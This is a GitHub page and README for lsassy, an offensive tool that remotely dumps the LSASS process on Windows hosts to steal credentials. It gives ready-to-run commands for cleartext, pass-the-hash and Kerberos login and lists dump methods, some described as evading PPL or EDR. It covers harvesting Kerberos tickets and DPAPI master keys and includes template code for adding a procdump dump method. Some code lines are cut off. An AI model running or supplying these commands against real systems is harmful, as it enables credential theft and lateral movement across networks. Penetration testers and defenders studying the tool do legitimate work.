login-securite / lsassy Public

Sponsor Notifications Fork 247 Star 2k

Code Issues 3 Pull requests Actions Security Insights

master Go to file Code


Hackndo Merge pull request #98 from login... d425549 · 4 months ago 542 Commits

.github	Update lsassy.yml	6 months ago
assets	Update CME screenshot to have BH	5 years ago
hooks	Add automatic builds on push/PR on ...	2 years ago
lsassy	v1.1.12	4 months ago
tests	Merge master in 3.1.9	7 months ago
.gitignore	Remove spec files from commits	3 years ago
.python-version	Update pypykatz required version	3 years ago
LICENSE	First commit	5 years ago
Makefile	v3.1.5	2 years ago
README.md	v1.1.12	4 months ago
noxfile.py	Poetry & lots of fixes	4 years ago
pyproject.toml	v1.1.12	4 months ago
requirements.txt	v3.1.7	2 years ago
setup.py	v1.1.12	4 months ago

README MIT license

lsassy

pypi package 3.1.12 downloads 28k/month lsassy Tests & Build failing HackAndDo



```
┌─pixis@hackndo  ~
└─$ lsassy  -u Administrator -H 2ffb2676507e81cb73211213ed643202 -d hackn.lab 10.10.10.0/30 --users
[+]  10.10.10.1 Authentication successful
[+]  10.10.10.3 Authentication successful
[+]  10.10.10.2 Authentication successful
[+]  10.10.10.3 Lsass dumped successfully in C:\Windows\Temp\j6Ve3vqmF.ico (51827105 Bytes)
[+]  10.10.10.1 Lsass dumped successfully in C:\Windows\Temp\eMhG0r.pdf (168283591 Bytes)
[+]  10.10.10.2 Lsass dumped successfully in C:\Windows\Temp\6VwFTxPn0.txt (139249103 Bytes)
```

Python tool to remotely extract credentials on a set of hosts. This blog post explains how it works.

This tool uses impacket project to remotely read necessary bytes in lsass dump and pypykatz to extract credentials.

About

Extract credentials from lsass remotely

en.hackndo.com/remote-lsass-dump-pass...

Readme

MIT license

Activity

2k stars

47 watching

247 forks

Report repository

Releases 23

v3.1.12 Latest
on Sep 26

+ 22 releases

Sponsor this project

ko-fi.com/hackndo

patreon.com/hackndo

Packages

No packages published

Used by 1.5k

+ 1,521

Contributors 17

+ 3 contributors

Languages

● Python 99.9% ● Other 0.1%

Chapters	Description
Warning	Before using this tool, read this
Installation	Lsassy installation
Basic usage	Basic lsassy usage
Advanced usage	Advanced lsassy usage with params explaination
Add dump method	How to add a custom lsass dump method
Acknowledgments	Kudos to these people and tools
Official Discord	Official Discord server

Warning

Although I have made every effort to make the tool stable, traces may be left if errors occur.

This tool can either leave some lsass dumps if it failed to delete it (even though it tries hard to do so) or leave a scheduled task running if it fails to delete it. This shouldn't happen, but it might. Now, you know, use it with caution.

Installation

lsassy works with python >= 3.7

pip (Recommended)

```
python3 -m pip install lsassy
```

From source for development

```
python3 setup.py install
```

Basic Usage

lsassy works out of the box on multiple targets (IP(s), range(s), CIDR(s), hostname(s), FQDN(s), file(s) containing a list of targets)

```
lsassy [-d domain] -u pixis -p P4ssw0rd targets
lsassy [-d domain] -u pixis -H [LM:]NT targets
```

By default, lsassy will try to dump lsass remotely using `comsvcs.dll` method, either via WMI or via a remote scheduled task.

Kerberos

lsassy can authenticate with Kerberos. It requires a valid TGT in `KRB5CCNAME` environment variable. See advanced usage for more details.

```
lsassy -k targets
```

Examples

```
 lsassy -d hackn.lab -u pixis -p P4ssw0rd 192.168.1.0/24
 lsassy -d hackn.lab -u pixis -p P4ssw0rd 192.168.1.1-10
 lsassy -d hackn.lab -u pixis -p P4ssw0rd hosts.txt
 lsassy -d hackn.lab -u pixis -p P4ssw0rd 192.168.1.1-192.168.1.10
```

Advanced Usage

Different lsass dumping methods are implemented in **lsassy**, and some option are provided to give control to the user on how the tool will proceed.

Internal working

lsassy is divided in modules

```
                    +-----------+
                    |   Writer  |
                    +-----+-----+
                          |
                          |
  +----------+      +-----+-----+    +---------+
  |  Parser  |------|   Core    |----| Session |
  +----------+      +-----+-----+    +---------+
                          |
                          |
                    +-----------+
                    |    Dump   |-+
                    |  Methods  | |-+    +----------+
                    +-----+-----+ | |----|   File   |
                      +-----------+ |    +----------+
                       +------------+
                          |
                          |
                    +-----------+
                    |    Exec   |-+
                    |  Methods  | |-+
                    +-----+-----+ | |
                      +-----------+ |
                       +------------+
```

Core module

This module is the orchestrator. It creates lsassy class with provided arguments and options, and then calls the different modules to retrieve credentials.

Logger module

This module is used for logging purpose.

File module

This is a layer built over Impacket to behave like a python built-in file object. It overrides methods like open, read, seek, or close.

Dumper module

This module is where all the dumping logic happens. Depending on the method used, it will execute code on remote host to dump lsass using provided method.

Parser module

This module relies on pypykatz and uses **lsassy** file module to remotely parse lsass dump

Writer module

This module handles the output part, either to the screen in different formats and/or write results to a file

Dumping methods

This tool can dump lsass in different ways.

Dumping methods (`-m` or `--method`)

- comsvcs
- comsvcs_stealth
- dllinject
- procdump
- procdump_embedded
- dumpert
- dumpertdll
- ppldump
- ppldump_embedded
- mirrordump
- mirrordump_embedded
- wer
- EDRSandBlast
- nanodump
- rdrleakdiag
- silentprocessexit
- sqldumper

comsvcs method

This method **only uses built-in Windows files** to extract remote credentials. It uses **minidump** function from **comsvcs.dll** to dump **lsass** process.

Procdump method

This method uploads **procdump.exe** from SysInternals to dump **lsass** process.

Dumpert method

This method uploads **dumpert.exe** or **dumpert.dll** from outflanknl to dump **lsass** process using syscalls.

Ppldump

This method uploads **ppldump.exe** from itm4n to dump **lsass** process and bypass PPL.

Mirrordump

This method uploads **Mirrordump.exe** from Ccob to dump **lsass** using already opened handle to lsass via an LSA plugin.

WER

This method uses WER technique used in PowerSploit.

Options

For some dumping method, options are required, like procdump or dumpert path. These options can be set using `--options` or `-O` with a comma separated list of options in a `key=value` way.

```
... --options key=value,foo=bar
```

For example:

```
lsassy -d hackn.lab -u pixis -p P4ssw0rd dc01.hackn.lab -m procdump
lsassy -d hackn.lab -u pixis -p P4ssw0rd dc01.hackn.lab -m dumpert
lsassy -d hackn.lab -u pixis -p P4ssw0rd dc01.hackn.lab -m dumpertdl
```

Parse only

You can choose to parse an already dumped lsass process by providing `--parse-only` switch, alongside with `--dump-path` and `--dump-name` parameters.

Note that if you choose this method, the **remote lsass dump won't be deleted**.

For example:

```
lsassy -d hackn.lab -u pixis -p P4ssw0rd dc01.hackn.lab --parse-only
```

Keep dump

If you don't want the dump to be automatically deleted after lsassy run, you can use `--keep-dump`.

```
lsassy -d hackn.lab -u pixis -p P4ssw0rd dc01.hackn.lab --keep-dump
```

Kerberos tickets harvesting

Kerberos tickets will be extracted and saved to `$HOME/.config/lsassy/tickets` in `kirbi` format. You can specify output directory using `-K [directory]` or `--kerberos-dir [directory]` parameter. If this directory doesn't exist, the tool will attempt to create it before outputing tickets.

```
lsassy -d hackn.lab -u pixis -p P4ssw0rd dc01.hackn.lab -K '/tmp/kerl
```

DPAPI Master Keys harvesting

DPAPI Master Keys will be extracted and saved to `$HOME/.config/lsassy/masterkeys.txt` in `{GUID}:SHA1` format. You can specify masterkey file path using `-M [path]` or `--masterkeys-file [path]` parameter. If the file path doesn't exist, the tool will attempt to create it before creating the file.

```
lsassy -d hackn.lab -u pixis -p P4ssw0rd dc01.hackn.lab -M '/tmp/key:
```

Authentication methods

There are three different ways to authenticate against remote targets using **lsassy**. The only requirement is that the user needs to have local administration rights on the remote targets.

Cleartext credentials

First and most obvious one is by using clear text credentials. It can either be a local or domain user.

```
## Local user
lsassy -u pixis -p P4ssw0rd server01.hackn.lab

## Domain user
lsassy -d hackn.lab -u jsnow -p WinterIsComing server01.hackn.lab
```

Pass-the-hash

It is also possible to authenticate using user's NT hash. You can either provide LM:NT or only NT version.

```
lsassy -d hackn.lab -u jsnow -H 38046f6aa4f7283f9a6b7e1575452109 serv
aad3b435b51404eeaad3b435b51404ee

## Or
```

```
lsassy -d hackn.lab -u jsnow -H aad3b435b51404eeaad3b435b51404ee:380
```

Kerberos

You can also authenticate using Kerberos. For this to work, you will need to have a valid ticket saved on disk, and ticket's path needs to be provided in `KRB5CCNAME` environment variable. For testing purpose, this can be achieved using impacket **getTGT.py** tool.

```
getTGT.py hackn.lab/jsnow:WinterIsComing -dc-ip dc01.hackn.lab
```

This command will request a TGT and save it in `jsnow.ccache` file.

In order for **lsassy** to know which ticket to use, you'll need to explicitly set the ticket's path in `KRB5CCNAME` environment variable.

```
export KRB5CCNAME="/home/pixis/jsnow.ccache"
```

When it's correctly configured, you should be able to use that ticket for authentication using `-k` parameter. Since you're using this ticket, you don't need to provide other authentication information anymore.

```
lsassy -k server01.hackn.lab
```

Note that for this to work, you will need a valid DNS configuration, either dynamic with a valid DNS server, or static using `hosts` file. Moreover, you should always use FQDN when generating tickets and using **lsassy**, i.e. use `server01.hackn.lab` instead of `server01`.

Output

Screen format

lsassy can output credentials in different formats using `--format` or `-f` flag

Pretty

Default format, nice and clean credentials are displayed with golden colors. In credz we trust.

```
lsassy [-d domain] -u pixis -p P4ssw0rd --format pretty targets
```

Json

Displays result in json format. Can be useful when called from a script

```
lsassy [-d domain] -u pixis -p P4ssw0rd --format json targets
```

Grep

Grepable output that can be useful in one-liners

```
lsassy [-d domain] -u pixis -p P4ssw0rd --format grep targets
```

None

Doesn't display the result. Useful when using `--outfile`

```
lsassy [-d domain] -u pixis -p P4ssw0rd targets --format none
```

Save in a file

Saves the result in a grepable format in provided file (`--outfile` or `-o`)

```
lsassy [-d domain] -u pixis -p P4ssw0rd targets --format json --outf:
```

Results filtering

If you want to only get users credentials, filtering out computers credentials, you can use `--users` flag

```
lsassy [-d domain] -u pixis -p P4ssw0rd targets --users
```

If you don't want tickets to be exported, you can use `--no-tickets` flag

```
lsassy [-d domain] -u pixis -p P4ssw0rd targets --no-tickets
```

If you don't want masterkeys to be exported, you can use `--no-masterkeys` flag

```
lsassy [-d domain] -u pixis -p P4ssw0rd targets --no-masterkeys
```

Thread management

You can decide how many thread you want to use [1-256] using `--threads` parameter.

```
lsassy [-d domain] -u pixis -p P4ssw0rd targets --threads 32
```

Add dump method

There is a **dummy.py.tpl** file in **dumpmethod** directory. This file contains basic structure to create a new dump method functionnality.

get_commands

This method is mandatory as it is the method that will be used to execute code on the remote host in order to dump lsass in some way. It **must** return a dictionnary with two items **cmd** and **pwsh**.

cmd command is a command understood by **cmd.exe** utility **pwsh** command is a command understood by powershell (most of the time, **cmd** command is also valid in powershell)

```
return {
    "cmd": cmd_command,
    "pwsh": pwsh_command
}
```

Dependencies

There is a `Dependency` class that can be used to easily upload files needed for dump method, like **procdump.exe** from sysinternals. Two methods can be used :

- `prepare_dependencies` to check if all parameters were provided by the user to locally find the file on user's disk and upload it, and then actually upload the file
- `clean_dependencies` to try and remove uploaded files

(Optionnal) prepare

This method will be called **before** executing commands provided by **get_commands**. It can be used to upload files or check stuff.

(Optionnal) clean

This method will be called **after** executing commands provided by **get_commands**. It can be used to delete uploaded files or clean stuff.

Example

Here is procdump example with some comments

```
from lsassy.dumpmethod import IDumpMethod, Dependency


class DumpMethod(IDumpMethod):
    """
    If your dumping method cannot produce a dumpfile with a custom du
    and uncomment 'dump_name' to provide expected dumpfile name on re
    """
    custom_dump_name_support = True  # Default: True
    # dump_name              = ""    # Default: Random dumpfile name

    """
    If your dumping method cannot produce a dumpfile in a custom dire
    and uncomment 'dump_share' and 'dump_path' to provide expected du
    If your dumping tool can have a custom dump name but not a custor
    In this example, procdump.exe will produce a dump wherever we war
    """
    custom_dump_path_support = True  # Default: True
    # dump_share             = ""    # Default: "C$"
    # dump_path              = ""    # Default: "\\Windows\\Temp\\"
    dump_ext                 = "dmp"

    def __init__(self, session, timeout):
        """
        __init__ is overloaded to create some instance variables
        """
        super().__init__(session, timeout)

        """
        This module requires procdump.exe to be uploaded on the remot
        So we add procdump as a Dependency. First argument is a name
        and second argument is default executable name on local user
        """
        self.procdump = Dependency("procdump", "procdump.exe")

    def prepare(self, options):
        """
        Prepare method is overloaded so that we are able to
        - check if mandatory parameters are provided
        - upload procdump on the remote host.
        All this can be done using prepare_dependencies method from (
        """
        return self.prepare_dependencies(options, [self.procdump])

    def clean(self):
        """
        Clean method is overloaded so that we are able to delete our
        The clean_dependencies method will do this for us.
        """
        self.clean_dependencies([self.procdump])

    def get_commands(self, dump_path=None, dump_name=None, no_powersl
        """
        get_commands method is overloaded as it is mandatory.
        Two different ways of dumping lsass with cmd.exe and powershe
        The get_remote_path method of our Dependency object is used t
        of procdump on our target.
        """

        cmd_command = """for /f "tokens=2 delims= " %J in ('"tasklis
            self.procdump.get_remote_path(),
            self.dump_path, self.dump_name
        )
        pwsh_command = """{} -accepteula -o -ma (Get-Process lsass).I
            self.procdump.get_remote_path(),
            self.dump_path, self.dump_name
        )
        return {
            "cmd": cmd_command,
            "pwsh": pwsh_command
        }
```

You can check dummy class for more comments and/or informations.

Acknowledgments

Kodoque 03/12/2019
lsassy
👌 1

- Kodoque for lsassy name
- Impacket
- SkelSec for Pypykatz, but also for his patience and help
- mpgn for his help and ideas
- Cn33liz for Dumpert
- itm4n for PPLDump
- Ccob for MirrorDump
- Matt Graeber for WER Technique
- MrUn1k0d3r for SMB Service Modification technique
- th3m4ks and Qazeer for EDRSandBlast
- s4ntiago_p for nanodump
- 0gtweet for Rdrleakdiag technique
- Luis Rocha for SQLDumper technique
- Asaf Gilboa for LsassSilentProcessExit technique


Official Discord

https://discord.hackndo.com

Known bugs

- Compiled versions don't include table_output because of some weird error with rich library

Star History



© 2024 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information